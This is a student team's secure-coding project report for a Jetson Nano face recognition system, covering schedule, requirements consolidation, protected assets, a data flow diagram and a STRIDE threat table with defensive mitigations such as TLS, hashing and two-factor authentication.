CMU Project Report (Team6)

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
0. Introduction

The system is an embedded face recognition system running on a Jetson Nano processor that utilizes CUDA and a windows C++ or Java control and display application.




Role and Responsibilities

Name	Phase1 Role	Phase2 Role
Jeonghwan.Ahn	Implement TLS, Crypto, Security Requirement	Design Review Crypto Review Penetration testing
Jinmo.Kim	Requirement Analysis Static Analysis Threat Modeling Schedule	Design Review Fuzz testing Static Analysis
Kyungnam.Bae	Implement Client Test case Contact Point for Phase 2	Design Review Fuzz testing Penetration testing
Seongju.Moon	Static Analysis Threat Modeling	Planning Design Review Penetration testing
Byungchul.Park	Implement Server Presentation	Design Review Penetration testing Presentation

1. Schedule

This is our schedule based on our requirements from Professor Jeff and Dan. Initially we're considering what we would do with Jetson Nano system given by CMU. So based on that, we're going to suggest a new system to be developed in this course. But throughout lots of discussion with prof. Jeff and Dan, we'd clearly fixed requirements from LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx by Dan.

This is our schedule based on system requirements.



Schedule

Phases I					Criteria	Artifacts
1 week	1	Context Analysis			Artifacts	Team6_Schedule.xlsx, requirements_v2.0.xlsx
	2	Risk Management			A	System/Sec REQ from Dan
	3	Asset Identification			A	phase1_document_team6.docx
	4	Threat Modeling			A	threat_modeling.xlsx, JetsonNano_pjt.tm7, PnG.docx, jetsonNano_STRIDE.xlsx
	4-1		DFD Modeling		A	- JetsonNano_pjt.tm7
	4-3		PnG(Misuse case)		A	- PnG.docx
	4-4		STRIDE		A	- jetsonNano_STRIDE.xlsx
	4-5		Brainstorming		A	- ThreatModeling.txt
	5	SEC Risk Assessment			A	risk_management.xlsx
			OWASP			risk_management.xlsx
	6	SEC Requirement			A	security_requirements.txt
	7	Mitigation				
2 week	8	Code Impl			D&P	Demo & Presentation
	8-1		Server(Jetson Nano)			
				Architect Doc		
				Development		
	8-2		Client(PC)			
				Architect Doc		
				Development		
			Code Review		100%	
	9	Static Analysis			100%	static_analysis_20210608_v0.0.1_reviewed.xlsx
	9-1		Flaw Finder		100%	- flawfinder_20210607_v0.0.1.txt - flawfinder_20210614_v0.5.0.txt
	9-4		CPPChecker		100%	- cppcheck_20210608_v0.0.1.csv - cppcheck_20210610_v0.5.0.csv
3 week	10	Fuzz Testing				
	11	Penetration Test				
	12	Documentation			100%	
	12-1		Doc			
	12-1		Review			
	13	Presentation				
Phases II						
4 week	14	Fuzz Testing				
	15	Penetration Test				
5 week	16	Documentation(Integrator)				
	17	Presentation				

Note: This schedule's about the phase1 & 2.


Phase 1: Secure Development

2. System Requirement

We've analyzed the requirement documents that was given by Professor Jeff and Professor Dan. The name of the first document is **LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf** and the second is **LG Security Class Project Description.pdf.**

We're struggling to find and extract our system requirement from these documents.

Here is our first artifact from the first one, Project Description-1, 2, 3.



Requirements of Secure Coding Training Program, Project Description-1,2,3

The user display and system control application is responsible for the following:

REQ-D-01 1. Establishing secure and authenticated communication with the camera and image analysis application and user interface when secure mode is selected or requested.

2. Provides the user interface to control the system. User Interface shall support the following modes of operation:

REQ-D-02 Secure or REQ-D-03 non secure mode of communication

REQ-D-04 b) Learning Mode - User images can be added to the image database. In this mode the interface should query for the name of the person in front of the camera and the number of samples to be collected.

REQ-D-05 Run Mode – System utilizes camera to identify faces and perform facial recognition.

REQ-D-06 Test Run Mode – System utilizes a video file to identify faces and perform facial recognition.

3. Communicating with the camera and image analysis application as specified.

REQ-D-07 4. Display image frames and any accompanying amplifying analysis information received from the camera and image analysis application in the format specified.

Project Responsibilities

1. Implementing the specified enhancements to the applications additional consideration

REQ-Q-01 Ensuring that all software in both applications are architected

REQ-Q-02 and coded to be secure and free of vulnerabilities.

REQ-D-08 3. Modifying the implementation so the applications support two modes of communications: 1) a secure mode with all data properly encrypted (including authentication) and REQ-D-09 2) a plain text mode without encryption.

REQ-Q-03 Proper fault/error detection, recovery, and reporting.


REQ-Q-04 Analyzing the provided initial implementation for vulnerabilities

REQ-Q-05 and developing solutions to mitigate.

6. Analyze another team's implementation assigned to you for security flaws and vulnerabilities. Phase 2

*** reference : LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf**

But, we needed to compare another document below because it (the second) was also describing system requirements of Jetson Nano system. The second document says requirements of Tartan Secure Camera Application.



Requirements of Tartan Secure Camera Application

The proposed system has the following basic functional requirements. Note

- REQ-D-10 • A user should be able to initiate a video feed, end a feed.
- REQ-D-11 • A user should be able to end a video feed.
- REQ-D-12 • A user should be able to save a video feed for offline review.
- REQ-D-13 • A user should be able to tune image analysis.

The system also has the following architectural concerns (i.e. quality attributes)

- REQ-Q-06 • Performance: The system must deliver video as close to real time as possible, especially in real-time mode.
- REQ-D-14 • Authentication:The system must use two factor authentication for sign on and REQ-D-15 user credentials must be protected. Lost or compromised credentials must be handled in a reasonable way. REQ-D-16
- REQ-D-17 • Communication privacy: When in the desired mode the system must ensure that data sent to a user remains private while in transit. No intermediary should be able to snoop or spy on an ongoing video feed.
- REQ-D-18 • Proof of identity (nonrepudiation): Users should be confident that the camera they are using is the one that they believe it is.
- REQ-D-19 • Multi-user privacy: The system must ensure that multiple video feeds remain private between the intended users.
- REQ-D-20 • reliability: The system must ensure that video is reliably delivered. The system REQ-D-21 should recover from networking errors as soon as possible. The goal is to maintain a secure, performant connection at all costs.

Aside from these requirements, there are a number of basic quality concerns that must be addressed during development.

REQ-Q-07 1. Ensuring that <u>**all software**</u> in both applications are architected and coded to be secure and free of vulnerabilities.

REQ-Q-08 ??? 2. Conduct proper fault/error detection, recovery and reporting.

REQ-Q-09 3. Ensure the developed software adheres to the company coding standard and REQ-Q-10 quality standards.


REQ-Q-11 4. Ensure the developed software is adequately tested.

*** reference : LG Security Class Project Description.pdf**

Those made us confused. Therefore, we should clarify and draw the requirement for our system after discussing with Professor Dan.

Summary of meeting with Professor Dan
Mandatory requirements described in the "LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf" document. - no vulnerability in the system - secure architecture - implement 5 modes (run, test run, learning, secure, non-secure) - Jetson Nano sends the Camera Image and Face Recognized information. It should be separated. - Client receives the data above, and displays it after combining it

We’ve extracted our requirements from the list above and attached the result.



Requirements from CMU documents on left

DEVELOPMENT

ID	Reference	Description
REQ-D-01	REQ-D-02 REQ-D-03	Establishing connection between Client and Server
REQ-D-02		Support Secure Mode
REQ-D-03		Support Non Secure Mode
REQ-D-04		Support Learning Mode - Register new person to the Server
REQ-D-05		Support Run Mode - System identifies faces and performs facial recognition
REQ-D-06		Support Test Run Mode
REQ-D-07		Display Result - Face-recognized images
REQ-D-08	REQ-D-02	
REQ-D-09	REQ-D-03	
REQ-D-10	REQ-D-02 REQ-D-03	A user should be able to initiate a video feed, end a feed
REQ-D-11	REQ-D-02 REQ-D-03	A user should be able to end a video feed
REQ-D-12		A user should be able to save a video feed for offline review
REQ-D-13	REQ-D-06	A user should be able to tune image analysis
REQ-D-14		The system must use 2FA
REQ-D-15		User credentials must be protected
REQ-D-16		Lost or compromised credentials must be handled in a reasonable way
REQ-D-17	REQ-D-02	data send to a user remains private while in transit. No intermediary to be snoop or spy
REQ-D-18		Nonrepudiation, Users should be confident that the camera they are using is the one that they belive it is
REQ-D-19		Multi-user Privacy , multiple video feeds remain private between the users
REQ-D-20		Reliability, the video is reliably delivered.
REQ-D-21		Recover from networking errors asap

QUALITY		
REQ-Q-01		All SW in both aplicatins are architected
REQ-Q-02		Coded to be secure and free of vulnerabilities
REQ-Q-03		Proper fault/error detection, recovery, reporting
REQ-Q-04		Analying initial implementation for vulnerabilities
REQ-Q-05		Developing solutions to mitigate
REQ-Q-06		The system must deliver video as close to real time asap in real-time mode
REQ-Q-07	REQ-Q-01 REQ-Q-02	All SW in both application are architected and coded to be secure and free of vulnerabilities
REQ-Q-08	REQ-Q-03	Conduct proper fault/error detection, recovery and reporting
REQ-Q-09		adheres to the company coding standard
REQ-Q-10		adheres to the company quality standard
REQ-Q-11		Ensure the developed software is adaequately tested

Re-define Requirement from 'REQ-*'
Merged the duplicated 'REQ-*' to 'CMU-REQ-*'

DEVELOPMENT		**Finalize REQs with DAN**
		To Do (excluding req of Tartan Architecure Doc)
ID	Description	
CMU-REQ-D-01	Establishing connection between Client and Server	Mandatory
CMU-REQ-D-02	A user should be able to initiate a video feed, and a feed in Support Secure Mode	Mandatory
CMU-REQ-D-03	A user should be able to initiate a video feed, and a feed in Support Non Secure Mode	Mandatory
CMU-REQ-D-04	Support Learning Mode - Register new person to the Server	Mandatory
CMU-REQ-D-05	Support Run Mode - System identifies faces and performs facial recognition	Mandatory
CMU-REQ-D-06	Support Test Run Mode ; A user should be able to tune image analysis with local file	Mandatory
CMU-REQ-D-07	Display Result - Face-recognized images	Mandatory
CMU-REQ-D-08	A user should be able to save a video feed for offline review	Excluded
CMU-REQ-D-09	The system must use 2FA	Mandatory
CMU-REQ-D-10	User credentials must be protected	Mandatory
CMU-REQ-D-11	Lost or compromised credentials must be handled in a reasonable way	Excluded
CMU-REQ-D-12	Nonrepudiation, Users should be confident that the camera they are using is the one that they believe it is	Excluded
CMU-REQ-D-13	Multi-user Privacy , multiple video feeds remain private between the users	Excluded
CMU-REQ-D-14	Reliability, the video is reliably delivered.	Mandatory
CMU-REQ-D-15	Recover from networking errors asap	considered

QUALITY		
CMU-REQ-Q-01	Architecture Docs	Mandatory
CMU-REQ-Q-02	Coded to be secure and free of vulnerabilities	Mandatory
CMU-REQ-Q-03	Proper fault/error detection, recovery, reporting	Mandatory
CMU-REQ-Q-04	Analying initial implementation for vulnerabilities	Mandatory
CMU-REQ-Q-05	Developing solutions to mitigate	Mandatory
CMU-REQ-Q-06	The system must deliver video as close to real time asap in real-time mode	Excluded
CMU-REQ-Q-07	adheres to the company coding standard	Excluded
CMU-REQ-Q-08	adheres to the company quality standard	Excluded
CMU-REQ-Q-09	Ensure the developed software is adaequately tested	Excluded

3. Security Goals

Protecting the user privacy information in our system.

4. Assets


#	Items	Items to protect	Comment
1	Images for transmission over camera cable	X	Out of S/W boundary
2	Images for transmission over network	O	
3	Face Recognition Data	O	
4	Client program itself	O	Low priority. Not mitigated.
5	Client program hash code on server side	O	Low priority. Not mitigated.
6	User info. data (ID, type, password)	O	
7	Private key and certificate for TLS	O	
8	Root Key for crypto	O	

5. Threat Modeling

We used DFD and STRIDE as the basis because it is easy to derive many threats from system diagrams. We also used PnG and brainstorming techniques to uncover threats not derived from it.

In the case of attack trees, it is advantageous to derive threats from an expert's point of view using experience, but we excluded it because it was not suitable for beginners like us.

5.1. DFD


3.1 Camera Unit
Machine Trust Boundary
DF3.1 Camera Ctrl
Jetson Trust Border Boundary
DF3.2 Sensor Data
DF1.1 User Input (Login Credential & Mode Control Input)
DF2.1 Reqest (Login / Mode Ctrl..)
DF4.1 Store Login Credential / Learning Data ...
E1. Human User
1.1 Client (PC)
2.1 Server (Jetson)
S1. User Credential Data File System
Internet Boundary
DF4.2 Load Login Credential / Learning Data ...
DF1.2 Login Result (Display Change)
DF2.5 Result (Video Stream...)

5.2. STRIDE

Threats that could not arise as a result of the review or are outside the scope of this project were ***grayed*** out.

ID	Category	Interaction	Description	Justification
TR-01	Information Disclosure	DF4.2 Load Login Credential / Learning Data ...	Improper data protection of S1. User Credential Data File System can allow an attacker to read information not intended for disclosure. Review authorization settings.	[Threat] If the user credential data is stored as plain text, it can be disclosed. [Review] Use data encryption
TR-02	Tampering	DF4.2 Load Login Credential / Learning Data ...	Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. Implement a single reader for the logs, if possible, in order to reduce attack surface area. Be sure to understand and document log file elements which come from untrusted sources.	[Threat] An attacker modify user credential data. [Review] Use hashing
TR-03	Spoofing	DF4.2 Load Login Credential / Learning Data ...	S1. User Credential Data File System may be spoofed by an attacker and this may lead to incorrect data delivered to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source data store.	[Threat] An attacker modify user credential data and then server can use it without checking. [Review] Use hashing
TR-04	Spoofing	DF2.1 Request (Login / Mode Ctrl..)	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 1.1 Client (PC). Consider using a standard authentication mechanism to identify the destination process.	[Threat] An attacker spoof the user (Client) [Review] use 2FA

TR-05	Tampering	DF2.1 Request (Login / Mode Ctrl..)	Data flowing across DF2.1 Request (Login / Mode Ctrl..) may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Threat] An attacker tampers data to server in order to get information. [Review] use TLS
TR-06	Repudiation	DF2.1 Request (Login / Mode Ctrl..)	2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Threat] Clients can repudiate the actions they have performed. [Review] Use mutual authentication
TR-07	Information Disclosure	DF2.1 Request (Login / Mode Ctrl..)	Data flowing across DF2.1 Request (Login / Mode Ctrl..) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Threat] An attack can sniff the data on the connection. [Review] Use TLS Encrypted Communication channel, mTLS (mutual Auth) may be implemented.
TR-08	Information Disclosure	DF2.1 Request (Login / Mode Ctrl..)	Custom authentication schemes are susceptible to common weaknesses such as weak credential change management, credential equivalence, easily guessable credentials, null credentials, downgrade authentication or a weak credential change management system. Consider the impact and potential mitigations for your custom authentication scheme.	[Threat] Weak Authentication may lead to disclose information [Review] Need to more stronger authentication process. Use 2FA
TR-09	Denial Of Service	DF2.1 Request (Login / Mode Ctrl..)	2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Review] Server is simple then there is no way to detect that symptoms.
TR-10	Denial Of Service	DF2.1 Request (Login / Mode Ctrl..)	An external agent interrupts data flowing across a trust boundary in either direction.	[Threat] the information of the communication between client and server is interrupted by attackers. [Review] using TLS
TR-11	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl..)	2.1 Server (Jetson) may be able to impersonate the context of 1.1 Client (PC) in order to gain additional privilege.	[Review] Server doesn't need to impersonate in order to gain additional privilege.
TR-12	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl..)	1.1 Client (PC) may be able to remotely execute code for 2.1 Server (Jetson).	[Review] Client cannot execute code in Server remotely.
